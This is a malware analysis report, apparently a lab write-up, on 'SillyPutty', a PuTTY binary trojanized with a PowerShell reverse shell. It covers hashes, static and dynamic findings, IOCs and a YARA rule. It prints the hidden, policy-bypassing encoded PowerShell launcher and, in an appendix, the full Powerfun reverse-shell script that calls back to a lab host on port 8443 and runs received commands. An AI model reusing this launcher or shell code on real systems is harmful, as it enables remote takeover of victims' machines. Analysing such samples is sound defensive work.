



Practical Malware Analysis & Triage

Malware Analysis Report

SillyPutty -Trojan Malware

Oct 2024 | ZAlexanderV | v1.0



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Executive Summary

SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
-------------	--

SillyPutty is a trojanized putty version. It was analyzed on October 8th, 2024. It is a legitimate putty for x86 systems with added meterpreter payload in it. Symptoms of infection include powershell screen after putty execution and ssl connection to host bonus2[.]corporatebonusapplication[.]local on port 8443.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.



High-Level Technical Summary

Silly putty consists on 2 ports – 1st legitimate putty program that works as expected, 2nd is meterpreter payload that would shows PowerShell windows after initial start. Callback host is bonus2[.]corporatebonusapplication[.]local port 8443 and ssl protocol used. It try to check valid ssl certificate and can be accepted via meterpreter listener.



Malware Composition

SillyPutty consists of the following components:

File Name	SHA256 Hash
putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
Invoke-Powerfun.ps1	d2dba18b176345188aabb1bd17d6c13de468643d3da04c9ca35aa710ac59f9cf

`putty.exe`

The legitimate software, free implementation of SSH and Telnet for Windows.

`Invoke-Powerfun.ps1`:

Script used to create remote connection via ssl. Unpacked source located at -
<https://github.com/davehardy20/PowerShell-Scripts/blob/master/Invoke-Powerfun.ps1>

Fig 1: Base64 encoded cert of the stage 1 payload.



Basic Static Analysis

Файл Ввод Устройство Справка			
pestudio 9.59 - Malware Initial Assessment - www.winitor.com (read-only)			
file settings about			
c:\users\vboxuser\desktop\putty.exe.malz			
indicators (sections > self-modifying)	indicator (27)	detail	level
footprints (type > sha256)	sections > self-modifying	name: .text	++++
virusotal (status > offline)	sections > execute	count: 2	++++
dos-header (size > 64 bytes)	imports > flag	CloseClipboard EmptyClipboard GetClipboardData GetClipboardOw...	++++
dos-stub (size > 56 bytes)	file > signature tooling	Python-Script	++
rich-header (n/a)	string > suspicious	size: 1496 bytes	++
file-header (executable > 32-bit)	string > suspicious	size: 1585 bytes	++
optional-header (subsystem > GUI)	strings > flag	count: 159	++
directories (count > 4)	section > file	signature: chtml, offset: 0x000C0D20, size: 340704 bytes	++
sections (files > 3)	section > file	signature: Python, offset: 0x000C0D30, size: 340688 bytes	++
libraries (count > 8)	resource > file	signature: compiled html file (CHTML), offset: 0x00121F43, size: 325542 ...	++
imports (flag > 326)	sections > flag	name: .00cfg	++
exports (n/a)	string > url-pattern	https://www.chiark.greenend.org.uk/~sgtatham/putty/	++
thread-local-storage (n/a)	file > entropy	7.394	+
.NET (n/a)	file > sha256	0C82E654C09C8FD9DF4899718EFA37670974C9EEC5A8FC18A167F93CEA...	+
resources (signature > chtml)	file > size	1545216 bytes	+
strings (flag > 159)	file > type	executable, 32-bit, GUI	+
debug (n/a)	virusotal > status	The server name or address could not be resolved	+
manifest (name > PuTTY)	compiler > stamp	Sat Jul 10 09:51:55 2021	+
version (FileDescription > SSH, Telnet, Rlogin)	resource > items	count: 24, size: 340425 bytes, file-ratio: 22.03%	+
certificate (n/a)	manifest > general	name: PuTTY, description: A network client and terminal emulator, level...	+
overlay (n/a)	file-name > version	PuTTY	+
	debug	n/a	+
	entry-point > address	0x00122000	+
	certificate	n/a	+
	imphash > md5	DDF7967F271D2DEF449D78BF72166FCB	+
	exports	n/a	+
	overlay	n/a	+

Figure 1 PEStudio analysis

Most interesting findings was made by floss utility – obfuscated payload:

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object  
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object  
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227  
jNhB991cMXHUtIRbhdbdAESCLePvSgyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNt  
UL7aGczlz5kL9AGOXqbkOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpIPB4TfU  
4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TidCQxMScp  
zZRx4WIZ4EFrLMV2R55pGHILUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvg  
z4aXY8EzQpJQGzqcUDJUCR8BKJEWGFCvfGCVSroAvw4DIf4D3XnKk25QHIZ2pW2WK  
kO/ofzChNyZ/ytiWYsFe0CtyITIN05j9suHDz+dGhKlqdQ2rotenroSXbT0Roxhro3DqhX+BWX/  
GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWYaY1  
0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT  
430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW8  
4arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV  
8bu3pqXFRIX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIIdZK9  
X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3C  
C/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eM  
frfGA1NIWG6/2FDxd87V4wPBqmxutleH74GV/PKRvYqI3jqFn6lyiuBFVOWdkTPXSSHsfe/+  
7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCkltcWPiYTk8prV5tbHFaFICleuZQbL2b8
```

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qYXS8ub2V0lznQ54afCsrey2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1M
C6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFW
p5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))],[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()

We have extracted payload and deobfuscated it. Our flow was following:

1. Extract payload from binary
2. Decode base64 string
3. Uncompressing gzip string

Result script presented here:

```
#Accept payload in arg0
$base64=$args[0]
$base64Length = $base64 | Measure-Object -Character
#Print input length
write-host "Got payload - lenght: $($base64Length)"
#Extract bytes from base64 string
$bytes = [System.Convert]::FromBase64String($base64)
#Prepare stream to unzip it
$memoryStream = New-Object System.IO.MemoryStream(, $bytes)
$gzipStream = New-Object System.IO.Compression.GzipStream($memoryStream,
[System.IO.Compression.CompressionMode]::Decompress)
$streamReader = New-Object System.IO.StreamReader($gzipStream)
$decompressedScript = $streamReader.ReadToEnd()
#Print unzipped script
Write-Output $decompressedScript
```

Unpacked malware listing presented in appendix C.

Script create remote shell binding and use TLS to encrypt connection. The rights of the user who launched it are granted.



Basic Dynamic Analysis

After launching the application, a window is visible and the load is launched, which in turn tries to connect to the host and open the reverse shell.




Figure 2 PowerShell console after putty start





Figure 3 Process creation



Advanced Static Analysis

We were able to find place where powershell invoked.

```
[0x005220d5]
fcn.005220d5(int32_t arg_37h, int32_t arg_3ah, int32_t arg_4ah, uint32_t arg_58h, uint32_t arg_62...
; arg int32_t arg_37h @ stack + 0x37
; arg int32_t arg_3ah @ stack + 0x3a
; arg int32_t arg_4ah @ stack + 0x4a
; arg uint32_t arg_58h @ stack + 0x58
; arg uint32_t arg_62h @ stack + 0x62
; arg int32_t arg_64h @ stack + 0x64
; arg int32_t arg_68h @ stack + 0x68
; arg int32_t arg_6ah @ stack + 0x6a
; arg uint32_t arg_7ah @ stack + 0x7a
; arg int32_t arg_b2h @ stack + 0xb2
0x005220d5    pop     ebp
0x005220d6    push    1 ; 1
0x005220d8    lea     eax, [arg_b2h]
0x005220de    push    eax
0x005220df    push    0x876f8b31
0x005220e4    call    ebp
0x005220e6    mov     ebx, 0xa2a1de0
0x005220eb    push    0x9dbd95a6
0x005220f0    call    ebp
0x005220f2    cmp     al, 6 ; 6
0x005220f4    jl      0x522100
```





Advanced Dynamic Analysis

An extensive dynamic analysis was not performed because the reverse shell was analyzed statically.



Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

DNS request to the host **bonus2[.]corporatebonusapplication[.]local**




Figure 4 WireShark Packet Capture of DNS request




Figure 5 WireShark Packet Capture of connection to the remote host

Host-based Indicators




Figure 6 PowerShell console after payload startup



Rules & Signatures

A full set of YARA rules is included in Appendix A.



Appendices

A. Yara Rules

Full Yara repository located at: <http://github.com/HuskyHacks/PMAT-lab>

```
rule ps_remote_connection {  
  
    meta:  
        last_updated = "2024-10-20"  
        author = "ZAlexanderV"  
        description = "A Yara rule for SillyPutty"  
  
    strings:  
        $PE_MAGIC_byte = "MZ"  
        $string_ps = "powershell.exe -nop -w hidden -noni -ep bypass"  
        $string_payload =  
"H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yU1  
ypLjBNtUL7aGczlZ5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TfU4S3OW  
ZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4W1Z4EFrLM  
V2R55pGH1LUut29g3EvE6t8wj1+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJU  
CR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2pW2WkK0/ofzChNyZ/ytiWYsFe0CtyIT1N05j9suH  
Dz+dGhK1qdQ2rotcnroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+  
U7zPEsZtUUjmwA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Et  
eqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6Q  
saJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcFhwd7xzfyD72pxq3miBnIrGTcH4+iqPr68DW4JpV8bu3  
pqXFR1X7JF5iloEsODfaYBgqLgNrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w  
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6TohdCug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsx  
ncGJewG7cvyAHn27HWVp+FvKJsaTBXTiH1h33UaDww7eMfrfGA1N1WG6/2FDxd87V4wPBqmxtuleH74GV  
/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJt1mqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcW  
PiYTk8prV5tbHFaFlC1euzQbL2b8qYXS8ub2"  
        condition:  
            $PE_MAGIC_byte at 0 and  
            ($string_ps and $string_payload)  
}
```

B. Callback URLs

Domain	Port
bonus2.corporatebonusapplication.local	8443



A. Unpacked malware script

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}

function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object
System.Net.Sockets.TCPCClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object
System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }
    }
}
```




```
}

[byte[]]$bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as
user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015
Microsoft Corporation. All rights reserved.`n`n")
$stream.Write($sendbytes,0,$sendbytes.Length)

if ($Download -eq "true")
{
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    ForEach ($module in $modules)
    {
        (Get-Webclient).DownloadString($module) | Invoke-Expression
    }
}

$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path +
'>')
$stream.Write($sendbytes,0,$sendbytes.Length)

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
    $data = $EncodedText.GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
    $x = ($error[0] | Out-String)
    $error.clear()
    $sendback2 = $sendback2 + $x

    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
$listener.Stop()
}
```

